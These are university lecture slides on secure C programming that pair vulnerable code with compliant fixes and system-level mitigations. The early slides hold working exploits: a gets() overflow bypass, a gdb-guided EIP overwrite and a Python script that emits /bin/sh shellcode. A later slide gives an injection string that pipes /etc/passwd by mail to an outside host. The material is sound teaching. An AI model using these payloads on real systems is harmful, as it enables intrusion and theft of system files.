

Secure Programming in C

Lef Ioannidis

MIT EECS

Introductions

■ Me

Junior at MIT, course 6.2. Interested in Computer Security, Operating Systems, Distributed Computing and System Administration.

■ You

Computer programmers with knowledge in C and Systems, can read assembly, interested in writing secure code.

Vulnerability statistics over the years (NIST)




Image is in the public domain. Courtesy of National Institute of Standards and Technology (NIST).

Lecture Roadmap

What we will cover:



Example attacks and exploits.



C-specific prevention & mitigation.



System-wide prevention & mitigation.

Target: GNU/Linux systems.

CC: GCC \geq 4.4.



Case study: the notorious buffer overflow

A buffer overflow example.





Image by MIT OpenCourseWare.



Memory Management: Linux



Courtesy of Gustavo Duarte. Used with permission.

<http://duartes.org/gustavo/blog/>



Vulnerable code

```
1  #include <string.h>
2
3  #define goodPass "GOODPASS"
4
5  int main() {
6      char passIsGood=0;
7      char buf[80];
8
9      printf("Enter password:\n");
10     gets(buf);
11
12     if (strcmp(buf, goodPass)==0)
13         passIsGood=1;
14     if (passIsGood == 1)
15         printf("You win!\n");
16 }
```



Our first exploit

```
/bin/bash
```

```
$ python -c " print 'x'*80 + '\x01' " | ./test1  
Enter password:  
You win!  
$
```




Our first exploit

```
/bin/bash
```

```
$ python -c " print 'x'*80 + '\x01' " | ./test1  
Enter password:  
You win!  
$
```

Line 10: `gets(buf);`

“Never use `gets()`.” - GNU Man pages(3), `gets()`



Secure version of previous code

```
1 #include <string.h>
2 #include <stdio.h>
3
4 #define goodPass "GOODPASS"
5 #define STRSIZE 80
6
7 int main() {
8     char passIsGood=0;
9     char buf[STRSIZE+1];
10
11     printf("Enter password:\n");
12     fgets(buf,STRSIZE,stdin);
13
14     if(strncmp(buf,goodPass,STRSIZE)==0)
15         passIsGood=1;
16     if (passIsGood == 1)
17         printf("You win!\n");
18 }
```



The stack: Linux




Image by MIT OpenCourseWare.

Dowd, McDonald, Schuh-The art of software security assesment,fig: 5.3



Stack frames: C

How functions are pushed in the stack:

```
1 void function(int a, int b, int c) {  
2     char buffer1[5];  
3     char buffer2[10];  
4 }  
5  
6 void main() {  
7     function(1,2,3);  
8 }
```

© Gordon Lyon. All rights reserved. This content is excluded from our Creative Commons license. For more information, see <http://ocw.mit.edu/help/faq-fair-use/>.



Stack frames: x86 assembly

```
1  function :
2      pushl   %ebp
3      movl    %esp, %ebp
4      subl    $16, %esp
5      leave
6      ret
7      .size   function, .-function
8  .globl main
9      .type   main, @function
10 main :
11     pushl   %ebp
12     movl    %esp, %ebp
13     subl    $12, %esp
14     movl    $3, 8(%esp)
15     movl    $2, 4(%esp)
16     movl    $1, (%esp)
17     call    function
18     leave
19     ret
```

Stack operations to call function

```
1  subl $12, %esp
2  movl $3, 8(%esp)
3  movl $2, 4(%esp)
4  movl $1, (%esp)
5  call function
```

$3 \times \text{sizeof}(\text{int}) = 12 \text{ bytes.}$

- Note: The arguments are in reverse order because the **Linux stack grows down**.
- **Call** will push the IP in the stack.

Stack operations to call function

```
1  subl $12, %esp
2  movl $3, 8(%esp)
3  movl $2, 4(%esp)
4  movl $1, (%esp)
5  call function
```



```
1  function:
2          pushl %ebp
3          movl %esp, %ebp
4          subl $16, %esp
```

- Pushes the base pointer (EBP) in the stack, now it's a saved frame pointer (SFP).
- Moves the stack pointer (ESP) in EBP, substituting the previous address.
- Subtracts space for the local variables from ESP.



Smashing the stack

Using buffer overflow to overwrite a return address.



Images by MIT OpenCourseWare.



Cool exercise: stack4.c

```
1  int main() {
2      int cookie;
3      char buf[80];
4
5      printf("buf: %08x cookie: %08x\n", &buf, &cookie);
6      gets(buf);
7
8      if (cookie == 0x000a0d00)
9          printf("you win!\n");
10 }
```

© Gera at [Core SECURITY TECHNOLOGIES Community](https://community.corest.com/~gera/InsecureProgramming/). All rights reserved. This content is excluded from our Creative Commons license. For more information, see <http://ocw.mit.edu/help/faq-fair-use/>.

["http://community.corest.com/~gera/InsecureProgramming/"](http://community.corest.com/~gera/InsecureProgramming/)



Cool exercise: stack4.c

```
1  int main() {  
2      int cookie;  
3      char buf[80];  
4  
5      printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
6      gets(buf);  
7  
8      if (cookie == 0x000a0d00)  
9          printf("you win!\n");  
10 }
```

- Still uses `gets()`, so it is vulnerable to buffer overflow.
- `0x000a0d00 == { NULL, new line, carriage return, NULL }`
- Impossible to write `0x000a0d00` to `cookie` because all these bytes trigger `gets()` to stop reading characters.
- We need to redirect program flow to `printf("You win\n");`



Overwriting the EIP

```
1  int main() {  
2      int cookie;  
3      char buf[80];  
4  
5      printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
6      gets(buf);  
7  
8      if (cookie == 0x000a0d00)  
9          printf("you win!\n");  
10 }
```

- When a function is called it immediately pushes the EIP into the stack (SFP).
- After it is complete a `ret` instruction pops the stack and moves SFP back to EIP.
- Trick: Overwrite the SFP, while it's in the stack.



Exploiting stack#4.c

```
/bin/bash
```

```
$ gdb stack4
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
$
```

EIP is overwritten! 0x61616161 = "aaaa"



Now let's disassemble main()

```
1 0x08048424 <main+0>: push    %ebp
2 0x08048425 <main+1>: mov     %esp,%ebp
3 0x08048427 <main+3>: and     $0xffffffff,%esp
4 0x0804842a <main+6>: sub     $0x70,%esp
5 0x0804842d <main+9>: lea     0x6c(%esp),%eax
6 0x08048431 <main+13>: mov     %eax,0x8(%esp)
7 0x08048435 <main+17>: lea     0x1c(%esp),%eax
8 0x08048439 <main+21>: mov     %eax,0x4(%esp)
9 0x0804843d <main+25>: movl    $0x8048530,(%esp)
10 0x08048444 <main+32>: call    0x8048350 <printf@plt>
11 0x08048449 <main+37>: lea     0x1c(%esp),%eax
12 0x0804844d <main+41>: mov     %eax,(%esp)
13 0x08048450 <main+44>: call    0x8048330 <gets@plt>
14 0x08048455 <main+49>: mov     0x6c(%esp),%eax
15 0x08048459 <main+53>: cmp     $0xa0d00,%eax
16 0x0804845e <main+58>: jne     0x804846c <main+72>
17 0x08048460 <main+60>: movl    $0x8048548,(%esp)
18 0x08048467 <main+67>: call    0x8048360 <puts@plt>
19 0x0804846c <main+72>: leave
20 0x0804846d <main+73>: ret
```



Registers

```
/bin/gdb stack4
```

```
(gdb) b *0x0804846d
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaaa
Breakpoint 1, 0x0804846d in main () at stack4.c:13
(gdb) info registers
eax                0xb7fc8ff4 -1208184844
ecx                0xbffff58c -1073744500
edx                0xb7fca334 -1208179916
ebx                0xb7fc8ff4 -1208184844
esp                0xbffff5ec 0xbffff5ec
ebp                0xbffff668 0xbffff668
esi                0x0 0
edi                0x0 0
eip                0x0804846d 0x0804846d <main+73>
```



We have everything we need

buf: bffff58c

esp: 0xbffff5ec 0xbffff5ec

```
1 0x08048459 <main+53>: cmp      $0xa0d00,%eax
2 0x0804845e <main+58>: jne      0x804846c <main+72>
3 0x08048460 <main+60>: movl     $0x8048548,(%esp)
4 0x08048467 <main+67>: call     0x8048360 <puts@plt>
```

- $0xbffff5ec - 0xbffff58c = 0x00000060 = 96$ bytes we need to overflow.
- Jump to: 0x08048460
- Linux → Reverse stack → \x60\x84\x04\x08

Payload: Control Flow Redirection

```
/bin/bash
```

```
$ python -c ''print 'a' * 96 + '\x60\x84\x04\x08' '' |  
./test1  
buf: bffff58c cookie: bffff5dc  
you win!  
Segmentation fault  
$
```




Payload: Getting shell

exploit.py

```
#!/usr/bin/env python
```

```
shellcode = '\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8xdc\xff\xff\xff/bin/sh'
```

```
print shellcode + '\x90' * 51 + '\x5c\xb3\x04\x08'
```

/bin/bash -> Got shell!

```
$ python exploit.py | ./stack4
buf: bffff58c cookie: bffff5dc
$
```



Other Attacks

- Off-by-one exploits

Common programming mistake when computing array boundaries. In little endian architectures this can result in overwriting the least significant byte.

Apache off-by-one bug 2007, sudo off-by-one bug 2008 etc.



Other Attacks

- Return-to-libc

Similar in principal to a buffer overflow but instead of executing arbitrary shellcode you call functions from libc.so.

Works when a `noexec` stack is enforced.



Other Attacks

- Heap Overflow

Taking advantage of libc bugs to take over dynamically allocated memory, or even the memory allocator itself. Many 0-day exploits nowadays are heap overflows.

He who controls the allocator, controls the system! - Anonymous



More information

- The Phrack magazine. (<http://www.phrack.org>)
- The Defcon Conference. (<http://www.defcon.org>)
- LL CTF, MIT SEC seminars.

Next: C-specific prevention & mitigation



Secure your code: CERT secure coding standards

Logo for [CERT Software Engineering Institute, Carnegie Mellon](#) removed due to copyright restrictions.

- Standards for C, C++ and Java (some still under development).
- Managed string library.
- Real world examples of insecure code.



Learning by the counter-example of others

Bad code examples will help you learn how to write secure code and prevent:

- Security Holes
- Undefined behaviour
- Obscurity
- Errors



String null termination errors#1

```
1  int main(int argc, char *argv[]) {
2      char cmdline [4096];
3      cmdline[0] = '\\0';
4
5      for (int i = 1; i < argc; ++i) {
6          strcat(cmdline, argv[i]);
7          strcat(cmdline, " ");
8      }
9      /* ... */
10     return 0;
11 }
```




Compliant code

```
1  int main(int argc, char *argv[]) {
2      size_t bufsz = 0;
3      size_t buflen = 0;
4      char* cmdline = NULL;
5      for (int i = 1; i < argc; ++i) {
6          const size_t len = strlen(argv[i]);
7          if (bufsz - buflen <= len) {
8              bufsz = (bufsz + len) * 2;
9              cmdline = realloc(cmdline, bufsz);
10             if (NULL == cmdline)
11                 return 1; /* realloc failure */
12         }
13         memcpy(cmdline + buflen, argv[i], len);
14         buflen += len;
15         cmdline[buflen++] = ' ';
16     }
17     cmdline[buflen] = '\0';
18     /* ... */
19     free(cmdline);
20     return 0;
21 }
```



String null termination errors#2

```
1 char buf[BUFSIZ];  
2  
3 if (gets(buf) == NULL) {  
4     /* Handle Error */  
5 }
```



Compliant code

```
1 char buf[BUFFERSIZE];
2 int ch;
3 char *p;
4
5 if (fgets(buf, sizeof(buf), stdin)) {
6     /* fgets succeeds, scan for newline character */
7     p = strchr(buf, '\n');
8     if (p)
9         *p = '\0';
10    else {
11        /* newline not found, flush stdin to end of line */
12        while (((ch = getchar()) != '\n')
13               && !feof(stdin)
14               && !ferror(stdin)
15        );
16    }
17 }
18 else {
19     /* fgets failed, handle error */
20 }
```



String null termination errors#3

```
1 char *string_data;  
2 char a[16];  
3 /* ... */  
4 strncpy(a, string_data, sizeof(a));
```



Compliant solution:

```
1 char *string_data = NULL;
2 char a[16];
3
4 /* ... */
5
6 if (string_data == NULL) {
7     /* Handle null pointer error */
8 }
9 else if (strlen(string_data) >= sizeof(a)) {
10    /* Handle overlong string error */
11 }
12 else {
13     strcpy(a, string_data);
14 }
```



Passing strings to complex subsystems

```
1  sprintf( buffer , " /bin/mail %s < /tmp/email" , addr );  
2  system( buffer );
```

© O'Reilly Media. All rights reserved. This content is excluded from our Creative Commons license. For more information, see <http://ocw.mit.edu/help/faq-fair-use/>.

Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.





Passing strings to complex subsystems

```
1 sprintf(buffer, "/bin/mail %s < /tmp/email", addr);  
2 system(buffer);
```

What if:

bogus@addr.com; cat /etc/passwd |mail somebadguy.net

© O'Reilly Media. All rights reserved. This content is excluded from our Creative Commons license. For more information, see <http://ocw.mit.edu/help/faq-fair-use/>.

Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.





Compliant solution: Whitelisting

```
1  static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"  
2                               "ABCDEFGHIJKLMNOPQRSTUVWXYZ"  
3                               "1234567890_-.@";  
4  char user_data[] = "Bad char 1:} Bad char 2:{";  
5  char *cp = user_data; /* cursor into string */  
6  const char *end = user_data + strlen( user_data);  
7  for (cp += strspn(cp, ok_chars);  
8       cp != end;  
9       cp += strspn(cp, ok_chars)) {  
10     *cp = '_';  
11 }
```

Based on the tcp_wrappers package written by Wietse Venema





Off-by-one errors

Can you find all the off-by-one errors?

```
1  int main(int argc, char* argv[]) {
2      char source[10];
3      strcpy(source, "0123456789");
4      char *dest = (char *)malloc(strlen(source));
5      for (int i=1; i <= 11; i++) {
6          dest[i] = source[i];
7      }
8      dest[i] = '\0';
9      printf("dest = %s", dest);
10 }
```

© Carnegie Mellon University. All rights reserved. This content is excluded from our Creative Commons license. For more information, see <http://ocw.mit.edu/help/faq-fair-use/>.

Integer overflow errors#1: Addition

```
1  unsigned int ui1 , ui2 , usum;  
2  
3  /* Initialize ui1 and ui2 */  
4  
5  usum = ui1 + ui2;
```



Compliant code

```
1  unsigned int ui1, ui2, usum;
2
3  /* Initialize ui1 and ui2 */
4
5  if (UINT_MAX - ui1 < ui2) {
6      /* handle error condition */
7  }
8  else {
9      usum = ui1 + ui2;
10 }
```



Integer overflow errors#2: Subtraction

```
1 signed int si1, si2, result;  
2  
3 /* Initialize si1 and si2 */  
4  
5 result = si1 - si2;
```



Compliant code

```
1  signed int si1, si2, result;  
2  
3  /* Initialize si1 and si2 */  
4  
5  if ((si2 > 0 && si1 < INT_MIN + si2) ||  
6      (si2 < 0 && si1 > INT_MAX + si2)) {  
7      /* handle error condition */  
8  }  
9  else {  
10     result = si1 - si2;  
11 }
```



Integer overflow errors#3: Multiplication

```
1
2 signed int si1, si2, result;
3
4 /* ... */
5
6 result = si1 * si2;
```



Compliant code

```
1  signed int si1, si2, result;
2
3  /* Initialize si1 and si2 */
4  static_assert(
5      sizeof(long long) >= 2 * sizeof(int),
6      "Unable to detect overflow after multiplication"
7  );
8  signed long long tmp = (signed long long)si1 *
9                          (signed long long)si2;
10 /*
11  * If the product cannot be represented as a 32-bit integer,
12  * handle as an error condition.
13  */
14 if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
15     /* handle error condition */
16 }
17 else {
18     result = (int)tmp;
19 }
```

GCC Preprocessor: Inlines VS macros

■ Non-compliant code

```
1 #define CUBE(X) ((X) * (X) * (X))
2 int i = 2;
3 int a = 81 / CUBE(++i);
```


GCC Preprocessor: Inlines VS macros

■ Non-compliant code

```
1 #define CUBE(X) ((X) * (X) * (X))
2 int i = 2;
3 int a = 81 / CUBE(++i);
```

Expands to:

```
1 int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

GCC Preprocessor: Inlines VS macros

■ Non-compliant code

```
1 #define CUBE(X) ((X) * (X) * (X))
2 int i = 2;
3 int a = 81 / CUBE(++i);
```

Expands to:

```
1 int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

■ Compliant code

```
1 inline int cube(int i) {
2     return i * i * i;
3 }
4 int i = 2;
5 int a = 81 / cube(++i);
```



Pointer arithmetic: Never for different arrays

```
1  int nums[SIZE];  
2  char *strings[SIZE];  
3  int *next_num_ptr = nums;  
4  int free_bytes;  
5  
6  /* increment next_num_ptr as array fills */  
7  
8  free_bytes = strings - (char **)next_num_ptr;
```



Compliant solution

```
1  int nums[SIZE];
2  char *strings[SIZE];
3  int *next_num_ptr = nums;
4  int free_bytes;
5
6  /* increment next_num_ptr as array fills */
7
8  free_bytes = (&(nums[SIZE]) - next_num_ptr) * sizeof(int);
```

GCC Preprocessor: inlines VS macros

■ Non-compliant code

```
1 #define F(x) (++operations, ++calls_to_F, 2*x)
2 #define G(x) (++operations, ++calls_to_G, x + 1)
3
4 y = F(x) + G(x);
```

- The variable `operations` is both read and modified twice in the same expression, so it can receive the wrong value.



Compliant code

```
1 inline int f(int x) {  
2     ++operations;  
3     ++calls_to_f;  
4     return 2*x;  
5 }  
6 inline int g(int x) {  
7     ++operations;  
8     ++calls_to_g;  
9     return x + 1;  
10 }  
11  
12 y = f(x) + g(x);
```



Advanced techniques for securing your code

- Using secure libraries: Managed string library, Microsoft secure string library, safeStr.
- They provide alternatives to insecure standard C functions. (ie: safeStr)

safestr_append()	strcat()
safestr_nappend()	strncat()
safestr_compare()	strcpy()
safestr_find()	strncpy()
safestr_copy()	strcmp()
safestr_length()	strlen()
safestr_sprintf()	sprintf()
safestr_vsprintf()	vsprintf()



Advanced techniques for securing your code

■ Canaries

- Terminator: NULL, CR, LF, -1. Weak because the canary is known.
- Random: Generating random bytes in the end of buffer during runtime.
- Random XOR: Random canaries XOR scrambled with all or parts of the control data.



Protecting your System

- W^X protection, the data section on the stack is flagged as not executable and the program memory as not writable.
- ASLR: Address space layout randomization. Randomly allocate shared libraries, stack and heap.
- Setting the NX bit: CPU support for flagging executable and non-executable data. Reduces overhead for W^X.
- iOS5: CSE: Code Signing Enforcement. Signing each executable memory page and checking the CS_VALID flag. Prevents changes in executable code during runtime.



Examples

- PaX on Linux
- OpenBSD kernel
- Hardened Gentoo
- grsecurity
- Microsoft Windows Server 2008 R2

That's all!

Thank you. Questions?

MIT OpenCourseWare
<http://ocw.mit.edu>

6.S096 Effective Programming in C and C++

IAP 2014

For information about citing these materials or our Terms of Use, visit: <http://ocw.mit.edu/terms>.